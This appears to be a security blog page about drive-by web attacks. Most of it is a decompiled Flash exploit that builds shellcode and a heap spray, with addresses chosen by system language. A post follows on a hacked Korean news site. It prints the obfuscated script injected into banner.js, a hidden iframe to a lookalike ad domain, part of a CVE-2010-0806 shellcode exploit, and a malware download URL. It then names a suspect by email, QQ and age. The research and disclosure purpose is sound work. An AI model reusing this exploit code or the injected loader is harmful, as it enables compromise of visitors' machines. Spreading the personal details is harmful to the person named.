this.s.writeInt(2592588493); this.s.writeInt(2613232836); this.s.writeInt(3263270790); this.s.writeInt(3431438983); this.s.writeInt(3268248002); this.s.writeInt(2442560400); this.s.writeInt(2529347478); this.s.writeInt(2274333383); this.s.writeInt(3197211777); this.s.writeInt(2324533654); this.s.writeInt(3431438983); this.s.writeInt(3234581474); this.s.writeInt(182918429); this.s.writeInt(495030150); this.s.writeInt(3431438983); this.s.writeInt(3792313372); this.s.writeInt(488476050); this.s.writeInt(2274157153); this.s.writeInt(646349673); this.s.writeInt(1030350534); this.s.writeInt(1629941345); this.s.writeInt(183835906); this.s.writeInt(1658456726); this.s.writeInt(3898792459); this.s.writeInt(2531746522); this.s.writeInt(160953187); this.s.writeInt(2598859378); this.s.writeInt(1920112362); this.s.writeInt(1763555177); this.s.writeInt(242197223); this.s.writeInt(486673117); this.s.writeInt(3806519841); this.s.writeInt(1658456726); this.s.writeInt(3898792459); this.s.writeInt(2531746522); this.s.writeInt(160953187); this.s.writeInt(2598859378); this.s.writeInt(1920112130); this.s.writeInt(2330650850); this.s.writeInt(3798967015); this.s.writeInt(486673141); this.s.writeInt(3806519841); this.s.writeInt(183755490); this.s.writeInt(3797611491); this.s.writeInt(3865190638); this.s.writeInt(3792298170); this.s.writeInt(554310429); this.s.writeInt(488487204); this.s.writeInt(3847908285); this.s.writeInt(3817088421); this.s.writeInt(3877437985); this.s.writeInt(2976464561); this.s.writeInt(2292353762); this.s.writeInt(4074955445); this.s.writeInt(1772416522); this.s.writeInt(2585599261); this.s.writeInt(3122770868); this.s.writeInt(1771560553); this.s.writeInt(2529991393); this.s.writeInt(397699476); this.s.writeInt(3269531601); this.s.writeInt(732668751); this.s.writeInt(3777483065); this.s.writeInt(3982291672); this.s.writeInt(882305571); this.s.writeInt(702931256); this.s.writeInt(2718503897); this.s.writeInt(4254533052); this.s.writeInt(1773979361); this.s.writeInt(1065642478); this.s.writeInt(2842279166); this.s.writeInt(3779029478); this.s.writeInt(1776363337); this.s.writeInt(3166380298); this.s.writeInt(1109335325); this.s.writeInt(3499521006); this.s.writeInt(1732070745); this.s.writeInt(2171286445); this.s.writeInt(4232480269); this.s.writeInt(3045388061); this.s.writeInt(2062086682); this.s.writeInt(3123304899); this.s.writeInt(3806520034); trace(this.s.length); this.i = 0; while (this.i < 176) { // label this.s2 = new ByteArray(); this.s2.writeBytes(this.s, 0, this.s.length); trace(this.s2.length); this.a.push(this.s2); var _loc_1: String; _loc_1.i = this.i++; } // end while this.r = this.hexToBin(this.t); this.ldr = new Loader(); this.ldr.loadBytes(this.r); stop(); return; } // end function } } //============================================== package ie8_fla { import flash.display. * ; import flash.system. * ; import flash.utils. * ; dynamic public class MainTimeline extends MovieClip { public var s: Object; public var s2: Object; public var s3: Object; public var a: Object; public var i: Object; public var j: Object; public var sc_len: uint; public var t: Object; public var r_cn: ByteArray; public var ldr_cn: Loader; public var r: ByteArray; public var ldr: Loader; public var r_jp: ByteArray; public var ldr_jp: Loader; public function MainTimeline() { addFrameScript(0, this.frame1); return; } // end function public function hexToBin(param1: String): ByteArray { var _loc_2: String; var _loc_3: * = new ByteArray(); var _loc_4: * = param1.length; var _loc_5: uint; _loc_3.endian = Endian.LITTLE_ENDIAN; while (_loc_5 < _loc_4) { // label _loc_2 = param1.charAt(_loc_5) + param1.charAt(_loc_5 + 1); _loc_3.writeByte(parseInt(_loc_2, 16)); _loc_5 = _loc_5 + 2; } // end while return _loc_3; } // end function function frame1() { this.s = new ByteArray(); this.s2 = new ByteArray(); this.a = new Array(); this.sc_len = 0; this.t = "4357530a22060000789c5d547d4c5b55143faf5ff742617c38e806ad01743a9d0a861931822b520a685bb4632c6e0a2bf4d136a52de97bf5019b1fdb7423d982c69017e6321d31e8a2c9dcdc8c2133e81fc62d0edd747f90cc8f3847164de6b268a2532778cfbd0f4abc49efbbeffcceef9cdff9ddf40d82b51ba0e030c02a093c45c0d606f3bf56003d0fac40761fed71910beff7b856141f32c12716b695c0483150688447a1093cd00c5e688156182d809eb41c8a830496bbc1045b253d17c8e5df6ab61167feb937b73126c00113dc09eebd12981d6ce319d393431269dcb2675e64f0f801eca2e7b3526c99f94e91fbd98243b78145b29828e77eb3beaa9adc7bf6fbf3821b68d599e44bb7556bbe1e16c803d4fc25128f01226dc1da4e8ee440f00e0cccfc5852c30385d8cd62b648049bb1f2a620e266f682cf9fbf3af30ccfcb05bb4e802751400527eabeee20bed3f7bd27143875135033e736406725e7d8a1850fcc208bf40442c726bbda38b412705a071358c5fbcc1df921c08122d0ed9055636119be05b6c10256313f82adafa4bc8f91d5af4e7d285aeb3940adc22a9b1bf1b70267b793a78faf7f49e0f58cbe9f6b3e54fdd7ada4e7bcedd2a266029490303bb6a3887307eb860d979c7eccf78fbf11271f444263223fe870fa8318df3f3ef61c5122f15dc6cd3560d0f7cbcb0f9213a5c367168bdb81529a232ccb6de006d9034c4b1de89540f30c80e68bc30a6aa505d9a315055d898cdfce05497895ed0b5c654769a48a07f3f9e48b75b8867f4edfe32296ba0b3f2dbb94c2518ade98ee824a6ec2e074d70b646fe3c48b4bee71ef2c12a541072678bb6e6c225313e45d91d0ce5aff09dcd88b3b4ed59235bb3d3386b16ed4f3c7ac678d71a7f5ee7a748805eda33b938695f54ea436bd32be997c3c103922a8c2c79b0f1cdd40cc5f3cf9a9e1a313a9f315659b8cf9fc4111fafd6a69cca826885b3e3fdc4a261feafe6891e8c7b4e877279fe26936bc2accdb79592b26cf3b477e5dde3530672e22c7cb6f5e5b228bb9e33766c2648cd41e5cfac75e97f43dc21d5a448b85d1b71004e94a5a424bb3d7e5c81e57658fabb3c73251a69096d35cdbd6cdd77bf12760272db7e5196b3162fd7f84a9d93e8f2a13b3b38f93d7d6ae3d695c1f0b35ee7b3b4dde611bff543d2cbd5e215dad99ac993bd57c6d7a6a6862ddb71777b58fb824176c54d3b16404fae564448d426f34946e4a85e54615fad2a94493f1cae32cd61b52e40ae89007556f2a9d08a9a0c48619d8dd974942673c9c8946827222daa7ddaf64d25a5adba1448dcf60445637626a4b588b2e03352d8d2f6e6d1debcd72b072f3a02a275518d614ad56641aa02734840f6f2aa9fa628a2a64c4e4fe30f843289d3552e5e6c4803ae44f3d1b939bfa6303a046630ab429c14c3289532ab2eac7717ca950b833945678597900d9ac6a2c9991a10267040f2b05be62e670d9dfe0669efe07c8b77774"; trace("if"); if (Capabilities.language.toLowerCase() == "zh-cn") { this.s.writeInt(2425393296); this.s.writeInt(2425393296); this.s.writeInt(202150032); this.s.writeInt(3943717707); this.s.writeInt(868837049); this.s.writeInt(1459781684); this.s.writeInt(199418618); this.s.writeInt(3943033067); this.s.writeInt(4294967051); this.s.writeInt(3554730722); this.s.writeInt(3184599686); this.s.writeInt(1137894114); this.s.writeInt(3798573806); this.s.writeInt(1772287593); this.s.writeInt(3798590057); this.s.writeInt(2331142421); this.s.writeInt(2296888074); this.s.writeInt(786686690); this.s.writeInt(1912609418); this.s.writeInt(2396115170); this.s.writeInt(2324793991); this.s.writeInt(2394319332); this.s.writeInt(181396450); this.s.writeInt(3798534792); this.s.writeInt(3820685903); this.s.writeInt(3823297024); this.s.writeInt(459880033); this.s.writeInt(246835486); this.s.writeInt(167557899); this.s.writeInt(350413538); this.s.writeInt(3087736802); this.s.writeInt(3806509448); this.s.writeInt(3800621747); this.s.writeInt(2964424930); this.s.writeInt(498398731); this.s.writeInt(400745186); this.s.writeInt(171908381); this.s.writeInt(495030150); this.s.writeInt(3431438983); this.s.writeInt(3268256194); this.s.writeInt(2762846402); this.s.writeInt(3450913472); this.s.writeInt(3350704551); this.s.writeInt(2964500653); this.s.writeInt(2762714791); this.s.writeInt(3351162509); this.s.writeInt(2172882626); this.s.writeInt(2978453142); this.s.writeInt(2341242257); this.s.writeInt(3199633295); this.s.writeInt(2458751107); this.s.writeInt(2426127019); this.s.writeInt(2358675344); this.s.writeInt(2357696194); this.s.writeInt(2760609415); this.s.writeInt(2445197506); this.s.writeInt(3347825323); this.s.writeInt(2898446988); this.s.writeInt(2274726292); this.s.writeInt(2341242824); this.s.writeInt(3431502544); this.s.writeInt(3418531501); this.s.writeInt(3268070017); this.s.writeInt(2407976071); this.s.writeInt(2592588480); this.s.writeInt(3447833222); this.s.writeInt(2274280141); this.s.writeInt(2445461398); this.s.writeInt(2274333383); this.s.writeInt(3197211777); this.s.writeInt(2324533654); this.s.writeInt(3431438983); this.s.writeInt(3267675330); this.s.writeInt(2173538971); this.s.writeInt(3267413899); this.s.writeInt(3233990550); this.s.writeInt(2274333383); this.s.writeInt(3197211777); this.s.writeInt(2324533654); this.s.writeInt(3431438983); this.s.writeInt(3268254658); this.s.writeInt(3301229185); this.s.writeInt(2407976071); this.s.writeInt(2592588493); this.s.writeInt(2177012118); this.s.writeInt(2207291074); this.s.writeInt(3348531087); this.s.writeInt(2462563985); this.s.writeInt(2491517581); this.s.writeInt(2442579079); this.s.writeInt(2592587979); this.s.writeInt(3420588775); this.s.writeInt(488447361); this.s.writeInt(2407976071); this.s.writeInt(2592596490); this.s.writeInt(471604509); this.s.writeInt(2375190412); this.s.writeInt(3800621597); this.s.writeInt(3035259610); this.s.writeInt(177662050); this.s.writeInt(3658192615); this.s.writeInt(1658456471); this.s.writeInt(4083391207); this.s.writeInt(1920103026); this.s.writeInt(2531944733); this.s.writeInt(3077115503); this.s.writeInt(2733055234); this.s.writeInt(182313698); this.s.writeInt(3793838810); this.s.writeInt(177662050); this.s.writeInt(3658192615); this.s.writeInt(1658456471); this.s.writeInt(4083391207); this.s.writeInt(1920103026); this.s.writeInt(2516749034); this.s.writeInt(3907183215); this.s.writeInt(2733055234); this.s.writeInt(183886562); this.s.writeInt(3793816307); this.s.writeInt(3806519898); this.s.writeInt(4091799138); this.s.writeInt(552526345); this.s.writeInt(3770294538); this.s.writeInt(454892829); this.s.writeInt(3106202970); this.s.writeInt(1807606660); this.s.writeInt(631629597); this.s.writeInt(35762537); this.s.writeInt(1051822242); this.s.writeInt(2330129122); this.s.writeInt(3803539876); this.s.writeInt(3993672221); this.s.writeInt(488487457); this.s.writeInt(3014945175); this.s.writeInt(3731461836); this.s.writeInt(2598442932); this.s.writeInt(1771356897); this.s.writeInt(399584171); this.s.writeInt(2739921191); this.s.writeInt(3510234460); this.s.writeInt(4074255510); this.s.writeInt(3928173029); this.s.writeInt(3778585097); this.s.writeInt(333053335); this.s.writeInt(96233916); this.s.writeInt(3336650628); this.s.writeInt(1777248617); this.s.writeInt(3170820415); this.s.writeInt(1776708065); this.s.writeInt(659143867); this.s.writeInt(554313759); this.s.writeInt(488493206); this.s.writeInt(1945003837); this.s.writeInt(1297711467); this.s.writeInt(867040326); this.s.writeInt(2249045380); this.s.writeInt(4011702825); this.s.writeInt(3653493474); this.s.writeInt(3806461952); this.sc_len = this.s.length; trace("cn"); trace(this.s.length); this.j = 3084 - this.sc_len; this.i = 0; while (this.i < this.j) { // label this.s.writeByte(144); var _loc_1: String; _loc_1.i = this.i++; } // end while this.s.endian = Endian.LITTLE_ENDIAN; this.s.writeInt(2008988467); this.s.writeInt(3435973836); this.s.writeInt(2008964821); this.s.writeInt(3435973836); this.s.writeInt(2008944920); this.s.writeInt(2009023683); this.s.writeInt(3435973836); this.s.writeInt(2009016856); this.s.writeInt(202113024); this.s.writeInt(202113024); this.s.writeInt(8192); this.s.writeInt(64); this.s.writeInt(202116560); this.s.writeInt(0); this.s.writeInt(202116164); this.s.writeInt(0); this.s.writeInt(0); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.i = 0; while (this.i < this.sc_len) { // label this.s.writeInt(1676697940); var _loc_1: String; _loc_1.i = this.i++; } // end while this.s.writeInt(1676697940); this.s.writeInt(1676697940); this.s.writeInt(1676680900); this.s.endian = Endian.BIG_ENDIAN; this.j = 65536 - this.s.length; this.i = 0; while (this.i < this.j / 4) { // label this.s.writeInt(305419896); var _loc_1: String; _loc_1.i = this.i++; } // end while this.i = 0; while (this.i < 16) { // label this.s2.writeBytes(this.s, 0, this.s.length); var _loc_1: String; _loc_1.i = this.i++; } // end while trace(this.s2.length); this.i = 0; while (this.i < 176) { // label this.s3 = new ByteArray(); this.s3.writeBytes(this.s2, 0, this.s2.length); trace(this.s3.length); this.a.push(this.s3); var _loc_1: String; _loc_1.i = this.i++; } // end while this.r_cn = this.hexToBin(this.t); this.ldr_cn = new Loader(); this.ldr_cn.loadBytes(this.r_cn); } // end if if (Capabilities.language.toLowerCase() == "en") { this.s.writeInt(2425393296); this.s.writeInt(2425393296); this.s.writeInt(202150032); this.s.writeInt(3943717707); this.s.writeInt(868837049); this.s.writeInt(1459781684); this.s.writeInt(199418618); this.s.writeInt(3943033067); this.s.writeInt(4294967051); this.s.writeInt(3554730722); this.s.writeInt(3184599686); this.s.writeInt(1137894114); this.s.writeInt(3798573806); this.s.writeInt(1772287593); this.s.writeInt(3798590057); this.s.writeInt(2331142421); this.s.writeInt(2296888074); this.s.writeInt(786686690); this.s.writeInt(1912609418); this.s.writeInt(2396115170); this.s.writeInt(2324793991); this.s.writeInt(2394319332); this.s.writeInt(181396450); this.s.writeInt(3798534792); this.s.writeInt(3820685903); this.s.writeInt(3823297024); this.s.writeInt(459880033); this.s.writeInt(246835486); this.s.writeInt(167557899); this.s.writeInt(350413538); this.s.writeInt(3087736802); this.s.writeInt(3806509448); this.s.writeInt(3800621747); this.s.writeInt(2964424930); this.s.writeInt(498398731); this.s.writeInt(400745186); this.s.writeInt(171908381); this.s.writeInt(495030150); this.s.writeInt(3431438983); this.s.writeInt(3268256194); this.s.writeInt(2762846402); this.s.writeInt(3450913472); this.s.writeInt(3350704551); this.s.writeInt(2964500653); this.s.writeInt(2762714791); this.s.writeInt(3351162509); this.s.writeInt(2172882626); this.s.writeInt(2978453142); this.s.writeInt(2341242257); this.s.writeInt(3199633295); this.s.writeInt(2458751107); this.s.writeInt(2426127019); this.s.writeInt(2358675344); this.s.writeInt(2357696194); this.s.writeInt(2760609415); this.s.writeInt(2445197506); this.s.writeInt(3347825323); this.s.writeInt(2898446988); this.s.writeInt(2274726292); this.s.writeInt(2341242824); this.s.writeInt(3431502544); this.s.writeInt(3418531501); this.s.writeInt(3268070017); this.s.writeInt(2407976071); this.s.writeInt(2592588480); this.s.writeInt(3447833222); this.s.writeInt(2274280141); this.s.writeInt(2445461398); this.s.writeInt(2274333383); this.s.writeInt(3197211777); this.s.writeInt(2324533654); this.s.writeInt(3431438983); this.s.writeInt(3267675330); this.s.writeInt(2173538971); this.s.writeInt(3267413899); this.s.writeInt(3233990550); this.s.writeInt(2274333383); this.s.writeInt(3197211777); this.s.writeInt(2324533654); this.s.writeInt(3431438983); this.s.writeInt(3268254658); this.s.writeInt(3301229185); this.s.writeInt(2407976071); this.s.writeInt(2592588493); this.s.writeInt(2177012118); this.s.writeInt(2207291074); this.s.writeInt(3348531087); this.s.writeInt(2462563985); this.s.writeInt(2491517581); this.s.writeInt(2442579079); this.s.writeInt(2592587979); this.s.writeInt(3420588775); this.s.writeInt(488447361); this.s.writeInt(2407976071); this.s.writeInt(2592596490); this.s.writeInt(471604509); this.s.writeInt(2375190412); this.s.writeInt(3800621597); this.s.writeInt(3035259610); this.s.writeInt(177662050); this.s.writeInt(3658192615); this.s.writeInt(1658456471); this.s.writeInt(4083391207); this.s.writeInt(1920103026); this.s.writeInt(2531944733); this.s.writeInt(3077115503); this.s.writeInt(2733055234); this.s.writeInt(182313698); this.s.writeInt(3793838810); this.s.writeInt(177662050); this.s.writeInt(3658192615); this.s.writeInt(1658456471); this.s.writeInt(4083391207); this.s.writeInt(1920103026); this.s.writeInt(2516749034); this.s.writeInt(3907183215); this.s.writeInt(2733055234); this.s.writeInt(183886562); this.s.writeInt(3793816307); this.s.writeInt(3806519898); this.s.writeInt(4091799138); this.s.writeInt(552526345); this.s.writeInt(3770294538); this.s.writeInt(454892829); this.s.writeInt(3106202970); this.s.writeInt(1807606660); this.s.writeInt(631629597); this.s.writeInt(35762537); this.s.writeInt(1051822242); this.s.writeInt(2330129122); this.s.writeInt(3803539876); this.s.writeInt(3993672221); this.s.writeInt(488487457); this.s.writeInt(3014945175); this.s.writeInt(3731461836); this.s.writeInt(2598442932); this.s.writeInt(1771356897); this.s.writeInt(399584171); this.s.writeInt(2739921191); this.s.writeInt(3510234460); this.s.writeInt(4074255510); this.s.writeInt(3928173029); this.s.writeInt(3778585097); this.s.writeInt(333053335); this.s.writeInt(96233916); this.s.writeInt(3336650628); this.s.writeInt(1777248617); this.s.writeInt(3170820415); this.s.writeInt(1776708065); this.s.writeInt(659143867); this.s.writeInt(554313759); this.s.writeInt(488493206); this.s.writeInt(1945003837); this.s.writeInt(1297711467); this.s.writeInt(867040326); this.s.writeInt(2249045380); this.s.writeInt(4011702825); this.s.writeInt(3653493474); this.s.writeInt(3806461952); this.sc_len = this.s.length; trace("en"); trace(this.s.length); this.j = 3084 - this.sc_len; this.i = 0; while (this.i < this.j) { // label this.s.writeByte(144); var _loc_1: String; _loc_1.i = this.i++; } // end while this.s.endian = Endian.LITTLE_ENDIAN; this.s.writeInt(1995123259); this.s.writeInt(3435973836); this.s.writeInt(1995172943); this.s.writeInt(3435973836); this.s.writeInt(2009141528); this.s.writeInt(2009220291); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(2009213464); this.s.writeInt(202113024); this.s.writeInt(202113024); this.s.writeInt(8192); this.s.writeInt(64); this.s.writeInt(202116560); this.s.writeInt(0); this.s.writeInt(202116164); this.s.writeInt(0); this.s.writeInt(0); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.i = 0; while (this.i < this.sc_len) { // label this.s.writeInt(1676697940); var _loc_1: String; _loc_1.i = this.i++; } // end while this.s.writeInt(1676697940); this.s.writeInt(1676697940); this.s.writeInt(1676680900); this.s.endian = Endian.BIG_ENDIAN; this.j = 65536 - this.s.length; this.i = 0; while (this.i < this.j / 4) { // label this.s.writeInt(305419896); var _loc_1: String; _loc_1.i = this.i++; } // end while this.i = 0; while (this.i < 16) { // label this.s2.writeBytes(this.s, 0, this.s.length); var _loc_1: String; _loc_1.i = this.i++; } // end while trace(this.s2.length); this.i = 0; while (this.i < 176) { // label this.s3 = new ByteArray(); this.s3.writeBytes(this.s2, 0, this.s2.length); trace(this.s3.length); this.a.push(this.s3); var _loc_1: String; _loc_1.i = this.i++; } // end while this.r = this.hexToBin(this.t); this.ldr = new Loader(); this.ldr.loadBytes(this.r); } // end if if (Capabilities.language.toLowerCase() == "ja") { this.s.writeInt(2425393296); this.s.writeInt(2425393296); this.s.writeInt(202150032); this.s.writeInt(3943717707); this.s.writeInt(868837049); this.s.writeInt(1459781684); this.s.writeInt(199418618); this.s.writeInt(3943033067); this.s.writeInt(4294967051); this.s.writeInt(3554730722); this.s.writeInt(3184599686); this.s.writeInt(1137894114); this.s.writeInt(3798573806); this.s.writeInt(1772287593); this.s.writeInt(3798590057); this.s.writeInt(2331142421); this.s.writeInt(2296888074); this.s.writeInt(786686690); this.s.writeInt(1912609418); this.s.writeInt(2396115170); this.s.writeInt(2324793991); this.s.writeInt(2394319332); this.s.writeInt(181396450); this.s.writeInt(3798534792); this.s.writeInt(3820685903); this.s.writeInt(3823297024); this.s.writeInt(459880033); this.s.writeInt(246835486); this.s.writeInt(167557899); this.s.writeInt(350413538); this.s.writeInt(3087736802); this.s.writeInt(3806509448); this.s.writeInt(3800621747); this.s.writeInt(2964424930); this.s.writeInt(498398731); this.s.writeInt(400745186); this.s.writeInt(171908381); this.s.writeInt(495030150); this.s.writeInt(3431438983); this.s.writeInt(3268256194); this.s.writeInt(2762846402); this.s.writeInt(3450913472); this.s.writeInt(3350704551); this.s.writeInt(2964500653); this.s.writeInt(2762714791); this.s.writeInt(3351162509); this.s.writeInt(2172882626); this.s.writeInt(2978453142); this.s.writeInt(2341242257); this.s.writeInt(3199633295); this.s.writeInt(2458751107); this.s.writeInt(2426127019); this.s.writeInt(2358675344); this.s.writeInt(2357696194); this.s.writeInt(2760609415); this.s.writeInt(2445197506); this.s.writeInt(3347825323); this.s.writeInt(2898446988); this.s.writeInt(2274726292); this.s.writeInt(2341242824); this.s.writeInt(3431502544); this.s.writeInt(3418531501); this.s.writeInt(3268070017); this.s.writeInt(2407976071); this.s.writeInt(2592588480); this.s.writeInt(3447833222); this.s.writeInt(2274280141); this.s.writeInt(2445461398); this.s.writeInt(2274333383); this.s.writeInt(3197211777); this.s.writeInt(2324533654); this.s.writeInt(3431438983); this.s.writeInt(3267675330); this.s.writeInt(2173538971); this.s.writeInt(3267413899); this.s.writeInt(3233990550); this.s.writeInt(2274333383); this.s.writeInt(3197211777); this.s.writeInt(2324533654); this.s.writeInt(3431438983); this.s.writeInt(3268254658); this.s.writeInt(3301229185); this.s.writeInt(2407976071); this.s.writeInt(2592588493); this.s.writeInt(2177012118); this.s.writeInt(2207291074); this.s.writeInt(3348531087); this.s.writeInt(2462563985); this.s.writeInt(2491517581); this.s.writeInt(2442579079); this.s.writeInt(2592587979); this.s.writeInt(3420588775); this.s.writeInt(488447361); this.s.writeInt(2407976071); this.s.writeInt(2592596490); this.s.writeInt(471604509); this.s.writeInt(2375190412); this.s.writeInt(3800621597); this.s.writeInt(3035259610); this.s.writeInt(177662050); this.s.writeInt(3658192615); this.s.writeInt(1658456471); this.s.writeInt(4083391207); this.s.writeInt(1920103026); this.s.writeInt(2531944733); this.s.writeInt(3077115503); this.s.writeInt(2733055234); this.s.writeInt(182313698); this.s.writeInt(3793838810); this.s.writeInt(177662050); this.s.writeInt(3658192615); this.s.writeInt(1658456471); this.s.writeInt(4083391207); this.s.writeInt(1920103026); this.s.writeInt(2516749034); this.s.writeInt(3907183215); this.s.writeInt(2733055234); this.s.writeInt(183886562); this.s.writeInt(3793816307); this.s.writeInt(3806519898); this.s.writeInt(4091799138); this.s.writeInt(552526345); this.s.writeInt(3770294538); this.s.writeInt(454892829); this.s.writeInt(3106202970); this.s.writeInt(1807606660); this.s.writeInt(631629597); this.s.writeInt(35762537); this.s.writeInt(1051822242); this.s.writeInt(2330129122); this.s.writeInt(3803539876); this.s.writeInt(3993672221); this.s.writeInt(488487457); this.s.writeInt(3014945175); this.s.writeInt(3731461836); this.s.writeInt(2598442932); this.s.writeInt(1771356897); this.s.writeInt(399584171); this.s.writeInt(2739921191); this.s.writeInt(3510234460); this.s.writeInt(4074255510); this.s.writeInt(3928173029); this.s.writeInt(3778585097); this.s.writeInt(333053335); this.s.writeInt(96233916); this.s.writeInt(3336650628); this.s.writeInt(1777248617); this.s.writeInt(3170820415); this.s.writeInt(1776708065); this.s.writeInt(659143867); this.s.writeInt(554313759); this.s.writeInt(488493206); this.s.writeInt(1945003837); this.s.writeInt(1297711467); this.s.writeInt(867040326); this.s.writeInt(2249045380); this.s.writeInt(4011702825); this.s.writeInt(3653493474); this.s.writeInt(3806461952); this.sc_len = this.s.length; trace("jp"); trace(this.s.length); this.j = 3084 - this.sc_len; this.i = 0; while (this.i < this.j) { // label this.s.writeByte(144); var _loc_1: String; _loc_1.i = this.i++; } // end while this.s.endian = Endian.LITTLE_ENDIAN; this.s.writeInt(2008857395); this.s.writeInt(3435973836); this.s.writeInt(2008833749); this.s.writeInt(3435973836); this.s.writeInt(2008813848); this.s.writeInt(2008892611); this.s.writeInt(3435973836); this.s.writeInt(2008885784); this.s.writeInt(202113024); this.s.writeInt(202113024); this.s.writeInt(8192); this.s.writeInt(64); this.s.writeInt(202116560); this.s.writeInt(0); this.s.writeInt(202116164); this.s.writeInt(0); this.s.writeInt(0); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.s.writeInt(3435973836); this.i = 0; while (this.i < this.sc_len) { // label this.s.writeInt(1676697940); var _loc_1: String; _loc_1.i = this.i++; } // end while this.s.writeInt(1676697940); this.s.writeInt(1676697940); this.s.writeInt(1676680900); this.s.endian = Endian.BIG_ENDIAN; this.j = 65536 - this.s.length; this.i = 0; while (this.i < this.j / 4) { // label this.s.writeInt(305419896); var _loc_1: String; _loc_1.i = this.i++; } // end while this.i = 0; while (this.i < 16) { // label this.s2.writeBytes(this.s, 0, this.s.length); var _loc_1: String; _loc_1.i = this.i++; } // end while trace(this.s2.length); this.i = 0; while (this.i < 176) { // label this.s3 = new ByteArray(); this.s3.writeBytes(this.s2, 0, this.s2.length); trace(this.s3.length); this.a.push(this.s3); var _loc_1: String; _loc_1.i = this.i++; } // end while this.r_jp = this.hexToBin(this.t); this.ldr_jp = new Loader(); this.ldr_jp.loadBytes(this.r_jp); } else { trace("I am " + Capabilities.language); trace("failed"); } // end else if stop(); return; } // end function } }

Read more (rest of article)...

Malvertising or drive-by web malware attack?

Recently we've been thinking about how to generate some statistics for malvertising.

Sometimes it's tricky, because nowadays more and more drive-by downloads try to hide themselves by disguising as coming from ad servers.

Here's an example. Recently our scanners reported that betanews.net, a Korean news website ranking 671 in Korea, was serving live drive-by downloads.

Well, it indeed is, as we write.

In its index page, www.betanews.net contains the following javascript, which displays ad banners:

<script type="text/javascript" src="/js/banner.js"></script>

/js/banner.js was compromised and the following malicious script was inserted at the end of the file:

if(document.cookie.indexOf('xxoo')==-1){var expires=new Date();expires.setTime(expires.getTime()+24*60*60*1000);document.cookie='xxoo=Yes;path=/;expires='+expires.toGMTString;document.write(unescape("%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%61%64%2E%69%6C%69%6B%65%63%31%69%63%6B%2E%63%6F%6D%2F%61%64%2E%61%73%70%22%20%77%69%64%74%68%3D%30%20%68%65%69%67%68%74%3D%30%3E%3C%2F%69%66%72%61%6D%65%3E"));}

Which, after decoding,writes the following:

<iframe src="http://ad.ilikec1ick.com/ad.asp" width=0 height=0></iframe>

This "ilikec1ick.com" domain apparently tries to resemble "ilikeclick.com", which is a Korean ad network:

http://ad.ilikec1ick.com/ad.asp contains the javascript exploit:

<script>
document.write("<bu"+"tton i"+"d='mon' o"+"ncl"+"ick"+"='sc"+"lick();' S"+"TYLE='DISP"+"LAY"+":NONE'></b"+"utton>");
var eLFGhbswV="%x9090%";var ZyOWqionK="x9090%x5858%x5858%x10EB%x4B5B";var LoLYVDGGQ="%xC933%xB966%x03B8%x3480";var cXbQEhvHS="%xBD0B%xFAE2%x05EB%xEBE8%";var UpiNKTfoo="xFFFF";var GIMIByGgI="%x54FF%xBEA3%xBDBD%xD9E2";var xsBZzgBPo="%x8D1C%";var lXOdHiLAV="xBDBD";var ZzEEOlPoD="%x36BD%xB1FD%xCD36%x1";var SbYhcedXP="0A1%xD53";var xngsAiUQI="6%x36B5%xD74A%xE4A";var KGhCigcMg="C%x0355%xBDBF%x";var iWWZubmWc="2DBD%x455F%x8ED5%x";var pefyOgmGu="BD8F%xD5BD%xCEE8%xCF";var kEqSfhtbi="D8%x36E9%xB1FB%x0";var AObPGCHfF="355%xBDBC%x36BD%xD755%xE4B";var
(omitted)

This is an iepeers (CVE-2010-0806) exploit; after successful exploitation, the browser downloads and executes http://weniz.co.kr/mall/updir/cs/pds.exe.

The exploit, ad.asp, triggers 7/32 on VirusTotal, and the malware, pds.exe, triggers 27/42.

OK, and so, is this a drive-by download attack, or a malvertising attack?

Very similar to the previous "adshufffle.com" malvertising incident, this incident also involves a malicious domain "ilikec1ick.com" which resembles "ilikeclick.com".

So should this be categorized as a malvertising incident? I would say no. I don't think the attacker registered ilikec1ick.com and then tricked betanews.net to take on his ad. I think in this case, he simply hacked into betanews.com and modified their banner.js file. However, in order to prolong the lifespan of this drive-by download operation, he's registered his malicious domain to resemble an ad network, hoping that this would reduce the chance of someone noticing something funny.

This is one of the challenges we currently face at generating malvertising statistics. Although malvertising, mass sql injections, mass hosting compromises, mass wordpress injections, and individual hacks such as this case, all often end up serving drive-by downloads (Web malware), the threats should be categorized differently from a "point of entry" standpoint. However, doing so requires quite some manual labor.

Wayne

PS: Last time we were able to identify the individual behind the "adshufffle.com" malvertising attack. Well, how about for this example? We attempted a try.

The domain ilikec1ick.com was registered on Jan 19th by "gxiboy@gmail.com". This fellow posted an ad (in Chinese) last month:

接单(拿SHELL 数据库 等等)

接单
地区:韩国 台湾 美国 等等(除国内)
类型:数据库(各种),webshell,渗透项目测试等等
要求:只接3000以上的单子 小单勿扰
找长期合作伙伴 无需定金,拿到后验证过付钱.
联系方式GT [email]Gxiboy@Gmail.com[/email] QQ:9 9 8 3 8 0 8

I'll translate it:
Hope to acquire projects (get shell, database, etc)
Region: Korea, Taiwan, US, etc, but no domestic targets (mainland China)
Scope of work: all types of databases, webshell, pentesting
Requirement: Fees start at no less than 450USD / project

Looking for long-term partnerships, no up-front payment required, pay after you get what you want.

And then there's his email and QQ. From his QQ, he's a 25-year-old male nicknamed "All night prince," and based out of China. I think he's based out of Guangdong because most of the websites that he operate, for example, ktdown.com and www.tianqiyugao.net, are all located in Guangdong.

The "services" that he offers matches with our speculation--that he broke into betanews.net and injected the drive-by iframe.

Read more (rest of article)...

About HDD Plus spreading also through OpenX vulnerabilities, and a guy behind all this

(Credits: Wayne Huang, Chris Hsiao, NightCola Lin)
(Part 1 of the story is here)

